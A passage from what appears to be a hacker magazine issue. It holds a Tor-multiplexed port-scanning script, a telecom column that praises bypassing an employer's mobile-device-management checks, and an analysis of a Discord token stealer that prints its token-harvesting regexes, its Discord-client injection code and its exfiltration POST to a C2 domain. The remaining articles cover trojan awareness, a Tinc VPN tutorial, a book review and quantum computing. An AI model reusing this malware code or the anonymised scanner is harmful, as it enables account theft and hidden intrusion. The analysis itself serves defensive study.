my phone a second or two later. This sounds relatively straightforward, but in practice it took me a few weeks of trying to get the process down.

Interesting Facts About the ISS

- Traveling at 17,500 mph (28,000 km/h), the ISS travels fast enough to orbit the Earth every 90 minutes at an approximate altitude of 250 miles (400km).
- Although impossible to spot during daylight hours, the space station transforms into the third-brightest object against the blackness of the night sky.
- The ISS is officially the largest single structure humans have ever put into space.

Randomize Your Exit Node

```
#!/bin/sh
#
# So someone mentioned wanting to "switch" tor exit nodes. You
# can't really choose the node your existing instance of tor comes
# through, but what you can do is spawn a new instance of tor,
# giving you the option of (likely) a new exit node. The more
# instances you spawn, the more exit-nodes you'll likely have to
# choose from. Anyway, this script uses the idea to spawn several
# tor processes to scan a mark. I used ncat for the sake of
# accessibility.
#
# This script can also be used to directly scan onion addresses.
#
# Example: ./tscan.sh scanme.nmap.org
#
# - Justin Parrott
#
# P.S. It appears that the connection timeout functionality of ncat
# doesn't have an effect when connecting through a proxy, so
# scanning dark boxes takes a pretty long time; be patient.
#
NUMTHREADS=10 # number of parallel connects to run
STARTPORT=1 # start the scan at this target port
STOPPORT=1024 # stop the scan at this target port
NUMTORS=10 # number of tor instances we'll create
TORSP=9051 # NUMTORS tor processes listen starting here
VERBOSE=0 # show the failed connects also

usage() {
    echo "usage: $0 [options] host" >&2
    echo " -P torport First tor port, increments for each
↳instance" >&2
    echo " -s startport Where to start the scanning (port
↳number)" >&2
    echo " -S stopport Where to stop the scanning (port
↳numberr)" >&2
    echo " -t numthreads Number of connections to execute in
↳parallel" >&2
    echo " -T numtors Number of tor instances to start" >&2
    echo " -v Verbose (print the closed ports as
↳well)" >&2
    exit 1
}

while getopts P:s:S:t:T:v opt
do
    case "$opt" in
    P) TORSP="$OPTARG";;
    s) STARTPORT="$OPTARG";;
    S) STOPPORT="$OPTARG";;
    t) NUMTHREADS="$OPTARG";;
    T) NUMTORS="$OPTARG";;
    v) VERBOSE=1;;
    \?) usage;;
    esac
done
shift $((OPTIND - 1))

if [ $# -ne 1 ]
then
    usage
fi
HOST="$1"
```

```

echo '# Spawning TOR processes' >&2
set --
i=0
while [ $i -lt $NUMTORS ]
do
    tor -f NONE --allow-missing-torrc --quiet \
        SocksPort $((TORSP+i)) \
        DataDirectory /tmp/tor-$i &
    set -- $@ $!
    i=$((i+1))
done
torprocs="$@"
echo "# Tor PIDs: $torprocs" >&2

echo '# Waiting 10 seconds for bootstrapping' >&2
sleep 10

tcping()
{
    ncat --proxy-type socks5 \
        --proxy 127.0.0.1:$((TORSP+RANDOM%NUMTORS)) \
        -z "$host" "$port" >/dev/null 2>&1
    if [ $? = 0 ]
    then
        echo "$port open"
    elif [ $VERBOSE -eq 1 ]
    then
        echo "$port closed"
    fi
}

echo '# Beginning scan' >&2
i="$STARTPORT"
running_threads=0
set --
while [ "$i" -le "$STOPPORT" ]
do
    port="$i" host="$HOST" tcping &
    set -- $@ $!
    running_threads=$((running_threads + 1))
    i=$((i+1))

    if [ $running_threads -eq $NUMTHREADS ]
    then
        while [ "$1" != "" ]
        do
            wait $1
            shift
        done
        running_threads=0
    fi
done

echo '# killing TOR processes' >&2
kill -INT $torprocs 2>/dev/null
wait

echo '# finished' >&2

#anyway, just a thought.. ymmv

```



TELECOM INFORMER



by The Prophet

Hello, and greetings from the Central Office! I'm back in the mainland U.S., although I'm finding myself working a lot closer to the Canadian border lately. Naturally, mobile phone coverage is spotty given the unique Pacific Northwest topography here, and it has led to me carrying two phones: one with a Canadian SIM card, and one with a U.S. SIM card. You might wonder why, in the year 2021, we haven't really solved the problem of being able to juggle multiple networks on one phone. The answer is "we sort of have, but it mostly doesn't work and/or isn't available." Like so many things in telecommunications, it's an exercise in frustration borne of customer hostility and cost controls, and served with a side order of pure, unadulterated spite.

Here in the Pacific Northwest along the Canadian border, it's not uncommon to have no coverage at all from U.S. carriers, and strong coverage bombing in from Canadian carriers for many miles inside of the U.S. Although mobile carriers are supposed to perform frequency coordination (and the U.S. carriers for the most part do, given the strong FCC regulation in this area), radio signals respect no national boundaries. This is particularly true near bodies of water where radio will happily skip for miles. And it's *particularly* true when Canadian mobile carriers have gone to heroic lengths to cover practically every inch of the Canadian border, including the *marine* border. One particular Canadian tower in the Strait of Georgia provides strong coverage all the way to Orcas Island (the home of ToorCamp), where it can be picked up and used from the top of Mount Constitution.

Naturally, given the relatively weak U.S. signal and the relatively strong Canadian

signal, you'd think we could just roam on the Canadian networks and be done with it, right? Well, of course not. That would make sense, but I work for The Phone Company, who in its infinite wisdom has disabled international roaming on all of our handsets. I got the backstory. Last year in the Before Times, a sales team went for a "company retreat" in Puerto Vallarta. It involved the usual tequila shots and rounds of golf, but also a massive amount of expensive international roaming. The IT manager, whose budget pays the roaming bill, responded by disabling international roaming plans, which makes total sense for a company whose territory includes a sizable chunk of the Canadian border in which many field locations we service are only served by Canadian carriers. The company responded by providing a Canadian SIM card, but not a separate device, to those of us with a business need for using Canadian carriers. The reasoning given was that we can "simply" swap the SIM card. Naturally, the Canadian SIM cards we were assigned only work on Canadian networks, and don't have any roaming on the U.S. side.

Yes, "simply" swap the SIM card. All I need to do is take the military grade case off of my phone, pop out the tiny SIM card using a SIM tool in the dark, swap it with another one, hope that I don't drop either of the cards in the mud and muck on the floor of the truck, wrestle the case back on the phone (hopefully without damaging either the phone or the case), and then maybe I can have phone service. Minus a couple of fingernails, because that's the average of what I lose when prying off the case. I'm sure this all makes sense to the bean counters, but I'd really like to see them trying to do all of this before taking

pictures of leaking icky-pic from a failed cable in the driving rain at two in the morning which will undoubtedly go in the maintenance backlog, never to be fixed.

So that's what led to me trying to stop the madness and use an eSIM instead. My handset, a Google Pixel 4a, is equipped with eSIM capability. Everything old is new again and you can now activate phone service - at least in theory - without physically inserting anything into your device. Back in the days of analog mobile phone service and CDMA networks, an ESN and MIN pair were all that was needed to authenticate to the network. Unfortunately, ESNs could be changed (most famously through illegally modified firmware in the OKI 900), and this led to massive fraud. The industry responded by convincing Congress to pass a law making it illegal to change ESNs. This, astonishingly, failed to work, although technical countermeasures largely solved the problem right around the time that CDMA 3G networks were retired and the industry converged around 4G.

Introduced in 2017, eSIM is a physical chip on your mobile phone to which a carrier profile can be loaded via software. The carrier profile is typically delivered via a QR code. The design is more secure than ESN/MIN pairs of the past because an eSIM is a physical chip that is embedded on a chip (which is about half the size of a Nano SIM card) and generally surface mounted to your device's motherboard. On the mobile networks, these work almost exactly like a physical SIM card does, save the added complexity of generating QR codes for activation. And on your device, an eSIM works almost exactly like a SIM card does, except that you can load multiple carrier profiles on the same eSIM (making it very easy to switch between carriers). In fact, it has become very common for mobile virtual network operators (MVNOs) specializing in international roaming services to offer service via eSIM only.

At least in theory, activating an eSIM is pretty simple: your carrier sends you a QR code (typically via email) and you

scan it with your phone's camera to load their carrier profile to your eSIM. Although the specification doesn't require support for using a physical SIM and eSIM simultaneously, in practice most eSIM capable phones operate like dual SIM devices (which are very hard to find in the U.S.). This means that you can pair a physical SIM card with an eSIM and have two networks on one phone. When one network drops off, the other one can - at least in theory - pick up. Makes sense, right?

Of course it's not really that simple. You didn't think it would be, did you? Neither the U.S. nor Canadian carrier assigned by my employer supports the use of an eSIM on my Android device. It's an iPhone-only feature. There is no technical reason for this, but Apple is heavily arm-twisting carriers into supporting eSIM on the iPhone, and evidently no other device manufacturers are doing so. In any event, only Apple devices are supported on either carrier. So, I ultimately solved the problem by buying a cheap Chinese-manufactured second phone (made by a company banned from selling equipment to U.S. telecommunications companies) from a questionable website, and putting the Canadian SIM card in it. And everything works! Granted, we're only supposed to use company-issued devices for work done with company-issued SIM cards, but for now, none of the security department's mobile device management software works when connected to a Canadian network and the applications I use only check to see whether mobile device management is installed - not whether it's working. I won't tattle if you don't!

And with that, it's Friday at noon, and it's time to knock off work for the week. I'm at a campsite where neither Canadian nor U.S. carriers operate, and the barbecue pit is open. It's time to grill up a nice lunch and then maybe take a nap - erm, I mean "perform inspections." Stay safe, enjoy your socially distanced summer, and remember to pay your phone bill!

logging discord tokens

by Augustgl@protonmail.ch

github.com/augustgl

Let's talk about Discord for a second. At this point, odds are you have heard of it. Not too long after Microsoft murdered Skype (which proceeded to die), Discord was created. It was first advertised as a "chat for gamers" and that's more or less what it still is, except it expanded to everyone. You can either talk to somebody directly in DMs or join a server, which is basically a large group chat with different channels to talk in. They have servers for every topic. I myself have struggled with mental health issues my whole life, and have actually reached out to different servers to help cope with it.

But, like any messaging platform, people decide to conduct their illegal activities there. Discord is *not* cool with that. Let's take a look at their statement on law enforcement, from their privacy policy.

"Legal Requirements: We may disclose your information if required to do so by law or in the good faith belief that such action is necessary to (i) comply with a legal obligation, (ii) protect and defend the rights or property of the Company or Related Companies, (iii) protect the personal safety of users of the Services or the public, or (iv) protect against legal liability."

Yes, they will comply with law enforcement. This is a double-edged sword, because they put really bad people who do bad, bad things over the Internet behind bars, but they also help the FBI investigate people like you or me. It's a dilemma, but that's not the point of this article.

Somebody sent something called a "token logger" to a server I was in randomly. Now, there's basically no documentation that I could find about Discord tokens, but it's a randomly generated key linked to your account. If somebody steals your Discord token, they can then control your account. But that isn't enough, because you still have to get around two-factor authentication (2FA). Well, the malware does exactly that. Now, whoever made this malware did *not* protect it enough, because it was written in C# (decompiled in like .2 seconds) and it wasn't packed or encrypted at all. I had the code. Let's read it.

Essentially it logs the token and then reports it back to the C2 server. Unfortunately, we don't have the C2 source code, because it was hosted on a web server and we had no way to access it, but the client says everything we need to know anyway. It reports it back using a POST request. Here's the code for sending it back:

```
HttpResponseMessage result =  
↳TokenDiscovery._httpClient.
```

```
PostAsync("https://arsenite.xyz/  
↳logger/" + Config.Id + "/report",  
↳new StringContent("{ \"token\": \""  
↳+ token + "\"}", Encoding.UTF8,  
↳"application/json")).Result;
```

Cool, it sets everything up as JSON and then sends it using an HTTP POST request. Not hard to figure out the directory tree of the server side though. It then verifies that the tokens were legit like this:

```
HttpResponseMessage result = new  
↳HttpClient  
{  
    DefaultRequestHeaders =  
    {  
        {  
            "Authorization",  
                value  
        }  
    }  
}.GetAsync("https://discord.com/  
↳api/v8/users/@me").Result;  
bool flag = result.StatusCode ==  
↳HttpStatusCode.OK;  
if (flag)  
{  
    string result2 = result.  
↳Content.ReadAsStringAsync().  
↳Result;  
    dictionary[ulong.  
↳Parse(TokenDiscovery.  
↳Extract(result2, "\"id\":",  
↳',').Replace("\"", ""))] =  
↳value;  
}
```

Very nice, using the discord API to check if the token is valid or not. That's a sneaky way of doing it. Dickhead...

```
public static List<string>  
↳FindTokens(string path)  
{  
    List<string> list = new  
↳List<string>();  
    foreach (string text in  
↳Directory.GetFiles(path + "\\  
↳Local Storage\\leveldb"))  
    {  
        bool flag = text.  
↳EndsWith(".log") || text.
```

```

EndsWith(".ldb");
    if (flag)
    {
        try
        {
string text2 = text + "-c";
bool flag2 = File.Exists(text2);
if (flag2)
{
    File.Delete(text2);
}
File.Copy(text, text2);
string input = File.
↳ ReadAllText(text2);
foreach (object obj in Regex.
↳ Matches(input, "mfa\\. (\\w|\\
↳ d|_|-){84}")
{
    Match match = (Match)obj;
    list.Add(match.Value);
}
foreach (object obj2 in Regex.
↳ Matches(input, "(\\w|\\d){24}\\.
↳ (\\w|\\d|_|-){6}. (\\w|\\d|_|-
↳ {27}")
{
    Match match2 = (Match)obj2;
    list.Add(match2.Value);
}
}
        catch
        {
        }
    }
    return list.
↳ Distinct<string>().
↳ ToList<string>();
}

```

This code is a bit harder to understand. Discord is essentially just Google Chrome (you can actually access Google Chrome's inspect element through Discord), so it stores everything in a folder called leveledb; based off of this, that seems like where the Discord tokens are kept. Then it sifts out the data with Regex. So that's the code for stealing the tokens. I'm gonna look into the main file.

There's a lot to go through in here. First things first, whoever made this wrote their own gzip function so they could zip and unzip more necessary DLLs/executables. They were in the resources I believe, stored gzipped, and then unzipped using this short gzip function.

```

private static byte[] GZip(byte[]
↳ compressed)
{

```

```

    MemoryStream stream = new
↳ MemoryStream(compressed);
    GZipStream gzipStream
↳ = new GZipStream(stream,
↳ CompressionMode.Decompress);
    MemoryStream memoryStream
↳ = new MemoryStream();
    gzipStream.
↳ CopyTo(memoryStream);
    gzipStream.Close();
    return memoryStream.
↳ ToArray();
}

```

There is code to restart Discord after they disabled 2FA. It's not that important, so I won't show it. The important code is this:

```

if (flag)
{
    Directory.
↳ CreateDirectory(text4);
    File.WriteAllBytes(Path.
↳ Combine(text4, "Update.
↳ exe"), Program.GZip(Program.
↳ ReadResource("Update")));
    File.WriteAllBytes(Path.
↳ Combine(text4, "Newtonsoft.
↳ Json.dll"), Program.
↳ GZip(Program.
↳ ReadResource("Json")));
    File.WriteAllText(Path.
↳ Combine(text4, "Config.json"),
↳ string.Concat(new string[]
    {
        "{\"id\":\"",
        Config.Id,
        "\", \"disable_2fa\":\"",
        Config.Disable2fa.
↳ ToString().ToLower(),
        "\", \"versions\":{\"}}")
    }));
    char c = '\n';
    File.WriteAllText(text2 +
↳ "/index.js", string.
↳ Format("const child_process
↳ = require('child_process');\r\n
↳ nchild_process.
↳ execSync(`{0}${{__dirname}}/{1}/
↳ Update.exe{2}`);\r\nrequire(
↳ __dirname + `/{3}/inject.js`);\r\n
↳ n\r\nmodule.exports =
↳ require('./core.asar');", new
↳ object[]
    {
        c,
        text3,
        c,
        text3
    }));
}

```



```

        bool silent = Config.Silent;
        if (silent)
        {
            foreach (string
↳token in TokenDiscovery.
↳CheckTokens(TokenDiscovery.
↳FindTokens(path))
            {
                TokenDiscovery.ReportToken(token);
            }
        }
        else
        {
            Program.
↳Restart(path, text);
        }
    }
}

```

Very clever. Editing a configuration file for Discord to disable 2FA. Sending the token, and then restarting Discord. Whoever did this was intelligent enough to figure something like that out, and it's a new way to bypass 2FA, which is basically impossible, so I'll give him that. At least that's what it looks like it's doing. Obviously, Discord doesn't want us to know too much about how they operate,

so documentation is limited. There's a config.cs file, but there's not much in it. In the executable's resources, there were two more binary files that got unzipped. One was a library for JSON, and one was an update.exe file. I can't go much more into it because we have limited page space, but the code is on my GitHub. If you believe I have made any mistakes in this article or interpreting this code, please reach out to me.

The logger was stored on the domain arsenite.xyz.

Currently, I cannot access it. I believe they took it down after the source was leaked.

How to Reverse Engineer .NET Executables (C#, Visual Basic)

1. Download dnSpy from GitHub, or some other .NET decompiler.
2. Open the executable in dnSpy (or other .NET decompiler).
3. Congrats, you did it.

(This will not work if the executable is native (C++, C) and not .NET, so make sure you check!)

github.com/augustgl/arsenite.xyz

Good luck in this foul year of our lord, 2021.

Trojan Detection and Avoidance

by Elizabeth Rankin

Security threats are an ever-evolving issue for the proper administration of computers and computer networks. Among these threats, one of the most common is known as the trojan virus. This piece of malicious software, otherwise known as malware, disguises itself as a useful program that tricks the user into downloading and running it. Its insidiousness stems from its use of the most vulnerable part of any network: the human component. Fortunately, through proper planning and training, the end users can mitigate the threat of trojans. Due to the nature of both trojans and social engineers, training for one will typically help protect against the other, so it is a good use of resources to train against both. Trojan viruses can be difficult to tell apart from legitimate software, but basic situational awareness and caution can mitigate the issue to manageable levels.

We are all familiar with trojan viruses, the insidious pieces of software disguised

as something useful, or at least entertaining. They come packaged in so many different ways that it can be hard to determine what, exactly, is and isn't safe to run. This is in addition to the move away from selling software in retail stores, which just further causes problems by making it more difficult to tell what can and cannot be trusted, as the software isn't necessarily vetted by a known and trusted company as it would be prior to being sold in a brick-and-mortar store. Trojans are used often as a way to remotely access infected machines¹ which further allows them to gain access to networks that are otherwise protected.

Unlike worms, trojan viruses require an action to be taken by the victim in order to infect their machine. Typically, this is done through deceptive link labeling or in conjunction with phishing emails. Because of this, a key way to protect yourself from trojan viruses is through careful vetting of any files sent to your email.

Not all trojan viruses are simply disguised as another software or ensconced within a seemingly innocuous file. Sometimes the software itself was *made* so that the trojan could infect computers which it could then spy upon or serve ads to anyone using the infected machine.

There are a multitude of trojan viruses out there, with more being created every day. Ways to defeat them tend to be added to anti-virus software as they are discovered, but the source code for that software isn't always available to make that happen. In some cases, it may be more due to the contentious nature of the label "trojan virus" that might stop the program from being detected as such.

One of the most well known programs that is considered a trojan by many, though not actually labeled as such, is BonziBuddy. This software is generally labeled a "desktop virtual assistant" and is one of the earliest examples of what would eventually become the AI personal assistants Siri and Alexa, created more than a decade ahead of either². It utilized Microsoft's Office Assistant, a program similar to Clippy, but for Windows as a whole rather than just Microsoft Word². As it wasn't tied to any one program, it supposedly could act as a virtual assistant in many different ways, however it wasn't really that useful. The creators of BonziBuddy, Bonzi Software, faced legal troubles for their use of deceptive ads in 2002. They had been employing fake "X" buttons on ads that didn't actually close the ad and, as a result of that lawsuit, had to pay over \$170,000 in legal fees and clearly label their pop-ups as ads². Additionally, in 2004 Bonzai Software was fined \$75,000 for a violation of COPPA² due to its gathering of data from children through a registration procedure that didn't have any sort of warning or preventative measure in place for those under 13 trying to register. COPPA, or the Children's Online Privacy Protection Act, is an act that many may be more familiar with now, thanks to the uproar that occurred regarding its application to YouTube. Ultimately, Bonzi Software, in an attempt to monetize its user base, changed BonziBuddy into a malware that would do a number of things found in malicious software, such as installing toolbars, resetting your browser's homepage to bonzi.com, and tracking statistics about your Internet usage - all of which resulted in BonziBuddy ceasing its useless but benign existence and shifting into a trojan that infected your computer with adware and tracked your data.

It is not just companies that create trojan viruses, either. The U.S. government, and presumably most other governments, develop them as well. "Magic Lantern" is one known to have been developed by the FBI. This trojan installs keylogging software on a suspect's machine. It is used primarily to gain encryption keys used by suspects as a way to quickly and easily break any encryption they have on their computer as a means of expediting investigations into computer crimes or crimes where incriminating evidence may be stored in a computer³. It was one of a series of tools being developed by the FBI for its Carnivore project³. Using a keylogger in this way is not a new thing for the FBI, though the FBI using a trojan method was new. They have physically broken into offices to install keyloggers before, such as in the high profile Scarfo case³. Utilizing a trojan just allows them to skip the physical break-in, saving extensive amounts of time and effort for what may be very little gain.

Malicious actors are not just targeting laptop and desktop computers. Mobile devices are also at risk, as seen with the Shedun adware trojan. Shedun is from a particularly prolific family of adware trojans that had been found in more than 20,000 Android applications, so the likelihood of getting this virus is rather high without proper precautions⁴. The way it affected infected machines is that it would gain root access through asking for permissions and would then take advantage of accessibility services to be able to read the ads that it would cause to pop-up, scroll to the installation button, and automatically press it to install the third party software. Doing this allowed for the creators of apps with Shedun packaged with it to generate more revenue by getting users to download apps from the advertisements. This malicious practice is ultimately more annoying than destructive; however, the same techniques could be used to make a far more destructive trojan if properly implemented.

Cybersecurity developers also often develop viruses for experimentation and education purposes. One such case is the MEMZ. This trojan was made for the YouTube series *User Made Malware* by Danooct1⁵. This trojan was created for educational purposes and has a video showing all of the actions it takes. This virus is very obvious in its infection and is extremely annoying to deal with, if one were to actually be infected by it. However, it is fortunately something that is very

5G Hotspots and Tinc

by byeman

In February 2021, I was one of millions of Texans who fell victim to their state government's zeal to put profit over people and spent a week in below-freezing weather without power or water. Once the power did finally come back on, I was still without Internet access for nearly a week. I was in the dark now figuratively as our local cable and Internet monopoly doesn't provide information about outages or repairs. It's also their policy not to refund fees customers paid for days they had no service. And, on top of all of this, they had coincidentally increased my monthly bill by 25 percent without warning or explanation.

I had had enough.

I discovered that I live line-of-sight to a T-Mobile 5G tower and they offered home Internet for \$50 a month with autopay. I signed up and a few days later my silver "trash can" arrived at the doorstep: a Nokia 5G21. I plugged it in and was online in minutes with speeds that rivaled that of my cable company.

Then reality hit.

I have a Raspberry Pi that I use as a Linux server at home. It hosts my Nextcloud instance along with various other things. The 5G router doesn't give the user any control over much of anything. I can change my SSID and password, and that's about it. No port forwarding meant no accessing my server from outside the house.

Or did it?

I knew there had to be a solution and, like any good hacker, I found it. All I needed was a server outside of the house. I already had a virtual private server (VPS) with `vultr.com` and, at \$5 a month, wasn't exactly going to break the bank. And besides, I was itching to give the finger to my cable company.

Here's the idea. Create a peer-to-peer virtual private network (VPN), putting my Raspberry Pi on the same subnet as my external VPS. Using a reverse proxy, I could access my Pi from anywhere in the world.

Enter Tinc

Tinc is a virtual private network (VPN) daemon that uses tunneling and encryption to create a secure private network between hosts on the Internet.¹ The setup involves a lot of steps, but don't let this stop you.

This tutorial assumes you're comfortable using the Linux command line interface and have sudo rights to all machines involved. I will not discuss how to modify your DNS records or set up a reverse proxy. There are plenty of resources out there to help you.

Please do not confuse VPS with VPN. They are two completely different things. My VPS is a server I pay a monthly fee to use that sits in a server room somewhere. A VPN is what we're about to create.

Many articles like this include a tongue-in-cheek disclaimer about being for informational purposes only. I won't do that. But remember, T-Mobile cripples their routers for a reason. Someone could host a popular high-bandwidth site and ruin it for the rest of us. My server is just for me and I'm willing to bet I use less bandwidth in a month than I use watching a single episode of *Stranger Things*.

Installing and Configuring Tinc

1. Plan out your naming and IP addresses. Seriously, write them down on a notepad because when you're in the middle of setting this up, you're going to get confused.

2. Get the IP address of your VPS. I don't want to publish my IP address, nor do I want to publish anyone else's. For these reasons, I'll use the make-believe and invalid IP address of 123.456.78.90 in my examples.

3. Decide on the name of your VPN. I decided to use "vpn".

4. Pick a name for the node hosted on your VPS. I picked "cloud" and assigned it an internal IP address of 10.0.0.1.

5. I called my Raspberry Pi "home" and assigned it 10.0.0.2.

Your notepad should have scribbly notes that look like this.

Server	Name	External IP	Internal IP
VPS	cloud	123.456.78.90	10.0.0.1
Raspberry Pi	home	N/A	10.0.0.2

Preparing the Hosts

1. Install Tinc on both machines. If you're using a Debian-based Linux distro, simply type `sudo apt install -y tinc`

2. Create the file structure on both machines. Remember, I decided to call my VPN simply "vpn". `sudo mkdir -p /etc/tinc/vpn/hosts`. In that path, "vpn" is the name of my network and "hosts" will contain information about the hosts.

Start By Setting Up Tinc on the VPS

In the end you're going to set up both servers, so it doesn't matter which one you start with. I like to start with the VPS because it's the common denominator. Any additional computers will talk to the VPS.

Up and Down Files

Tinc needs these two files to set up and take down the virtual network device. A word of caution and a mistake I made: My VPN didn't work the first time I tried this. During my troubleshooting, I was running these two files and questioning the value of `$INTERFACE`. Don't do that, it won't work. Neither are intended to be run by anything or anyone except Tinc.

Using your favorite text editor and sudo access, create two files: `tinc-down` and `tinc-up` in `/etc/tinc/vpn`.

tinc-down

```
ifconfig $INTERFACE down
```

tinc-up

```
ifconfig $INTERFACE 10.0.0.1 netmask 255.255.255.0
```

In your `tinc-up` file, the internal IP address is the one you assigned in your scribbly notes.

Config File

Again, using a text editor and sudo access, create a file called `tinc.conf` in `/etc/tinc/vpn`.

```
Name = cloud
AddressFamily = ipv4
Interface = tun0
Mode = switch
```

RSA Key Pair

Tinc is secure and this security is thanks to the RSA key pair you'll now generate. Make sure you're in `/etc/tinc/vpn` and execute `tincd -c .` **→-K.** This will generate the keys and ask you where to store them. Choose the default locations.

Edit the Hosts File

The above step created a file called `hosts/cloud`. Edit that file and add your external VPS IP address and subnet. Your file should look something like this now:

```
Address = 123.456.78.90
Subnet = 10.0.0.1/32
```

```
-----BEGIN RSA PUBLIC KEY-----
YOUR KEY WILL APPEAR HERE
-----END RSA PUBLIC KEY-----
```

Now Set Up Your Local Server

The process is almost exactly the same with a few small differences.

1. `/etc/tinc/vpn/tinc.conf` should reflect the name you assigned in your scribbly notes. Instead of `Name = cloud` it should be `Name = home`.

2. After creating your key pair, you'll need to modify the hosts file `/etc/tinc/vpn/hosts/home` adding the subnet and mask in CIDR format `Subnet = 10.0.0.2/32` to the top of the file.

You can create as many servers as you like, or rather, as many until you run out of IP addresses. Just remember to assign a unique address to each one.

You can also create as many networks as you like. We used "vpn" as the name for this one. Name your next one after your dog. Your third one after your first born. It doesn't matter, just know you can do it.

Share Your Hosts Files

The `/etc/tinc/vpn/hosts` directories should contain the same files on all servers. In our case, you'll need to copy `/etc/tinc/vpn/hosts/cloud` to your Raspberry Pi and `/etc/tinc/vpn/hosts/home` to your VPS. If you have a third server, yes, share that file too.

Start Them Up

On both systems, enter the following command: `sudo tincd -D -n vpn`. You'll now need to open a second shell window on both computers to check things out.

Check if the new network interfaces appear. `ifconfig`. You should see a new device called `tun0`.

Now see if you can ping. From your VPS, type `ping 10.0.0.2`. Check it the other way too. From your Raspberry Pi, type `ping 10.0.0.1`.

Now for the real test. Log in to one of the systems. From your VPS, type `ssh pi@10.0.0.2`. If all went well, you should now have an ssh connection over your own VPN. Good job.

What if it doesn't work? Well, I could document a hundred things that could go wrong and yours would be the 101st. Pay close attention to the netmasks. That's where I went wrong. Make sure your IP addresses are unique. Check for typos. Did you type "vnp" instead of "vpn"?

What's Next?

Using your favorite web server software, you can set up a reverse proxy on your VPS allowing outside access to your server inside your home on your 5G router. But that's not all. You can ssh, sftp, scp, really anything.

Oh, and you'll want this to start up automatically.
`sudo systemctl start tinc@vpn`
`sudo systemctl enable tinc@vpn`
Good luck and happy hacking!

Book Review

***We Have Been Harmonized: Life in China's Surveillance State*, Kai Strittmatter, Harper Collins, 2020, ISBN 9780063027299**

Reviewed by paulml

In the last few years, much has been written about Big Brother and the coming surveillance state. In the area of social control of its citizens, China is far ahead of the rest of the world.

Under the Social Credit System, all citizens are given a three-digit number. Think of it as a FICO score that covers all aspects of daily life. A bad score will negatively affect a person's ability to travel by plane or train, their eligibility for certain jobs, and their ability to get their children into a better school. No matter how innocuous an online posting may be, if it is even the tiniest bit not

appreciated by the Chinese Communist Party (the real rulers of China), it will be deleted within minutes. The writer can also expect a very unfriendly visit from the police.

To get access to the lucrative Chinese market, Western companies, like Google, have agreed to remove all search references to Tiananmen Square, 1989, June 4, or any terms that the Party would like to make disappear. There is facial recognition technology that can pick one person out of a packed stadium. In western China, more than one million people have been sent to "reeducation" camps.

This is a fascinating book. To see the "future" of total social control, look at present-day China. This book makes the worst of George Orwell look almost boring. It is very much worth reading.

The Hacker Digest

Every full volume of *The Hacker Digest* has now been digitized into PDF format. Each digest is comprised of that year's issues of 2600. That means you can now get every single year of 2600 going back to 1984. If you're the kind of person who wants it all, then this may be just what you've been waiting for.

For \$260 you can get EVERY YEAR from the beginning and EVERY YEAR into the future (future digests delivered annually) - all completely copyable and able to be viewed on multiple devices. You'll be amazed at how much hacker material will be at your fingertips. (If you already have a lifetime subscription to the magazine, you can add all this for \$100.)

A Layman's Intro to Quantum Computers

by David Mooter

Quantum computers have the potential to revolutionize information technology. Many analysts view current quantum computers as on par with the room-sized computers of the 1940s, and over the next decades they may advance at the same exponential rate as classical computers. Unfortunately, literature on quantum computing is often written by people with physics degrees for people with physics degrees. Here I will explain quantum computing in layman's terms: how it works and how it differs from classical computing. Note that I myself am a layman without a background in physics, but I have done enough reading on the subject that I believe this article fairly accurately describes the subject.

Classical Bits vs. Qubits


A classical computer has a memory made up of bits where each bit has two states representing either 0 or 1. As you string together more bits, you can store more combinations of information.

For example, with two bits you have four possible states: 00 01 10 11. With three bits you have eight possible states: 000 001 010 011 100 101 110 111.

At a physical level, these bits are electrical circuits where the 0 or 1 represent different levels of electrical current flowing through them.

A quantum computer maintains a sequence of qubits which also each have two states that can represent 0 or 1. These qubits, though, are not electrical circuits. Instead, they are subatomic particles held in one place immobile. They represent 0 or 1 through various means, depending on the type of quantum computer, but that level of detail is not important for understanding their uses.

Unlike a classical bit, when you measure the qubit you do not always get the same result. Rather, a qubit's state can be thought of as being on the surface of a sphere. The north and south poles represent final states 0 and 1 respectively. When the qubit's state is closer to a pole, it represents higher odds of going to the 0 state when measured, etc. For example, a qubit on the equator would have a 50/50 chance of going either way. When measuring the qubit in the diagram below, it has a significantly higher chance of coming out 0 (north) than 1 (south) due to being closer to the north pole than south pole.




First Difference: Definite vs. Probabilistic State

This brings us to the first difference from a classical computer. A classical bit holds a definite 0 or 1. A qubit in contrast holds a probability of becoming 0 or 1. For example, if a qubit has a 60 percent probability of becoming 1, then you can think of it as storing the value 60 percent. By repeating a quantum computation many times and observing the outcome, you can determine what that probability is to some degree of certainty. Thus it can store an infinite number of values from 0 to 1, but at the expense of always having some level of statistical uncertainty of what that value truly is. Quantum algorithms are often probabilistic in that they provide the correct solution only within a certain known probability of confidence. In contrast, classical computers are at their heart deterministic systems that output one answer with complete confidence. As any computer scientist knows, making classical computers truly random is quite difficult since they are so oriented towards deterministic yes/no answers.

Classical Gates vs. Quantum Gates


Computers compute things by running their bits through gates. These usually take two inputs, sometimes one, and output a new value based on those inputs. For example, the gate called the AND gate outputs 1 if both its inputs are also 1; else it outputs 0. Two

example gates are shown here:



AND

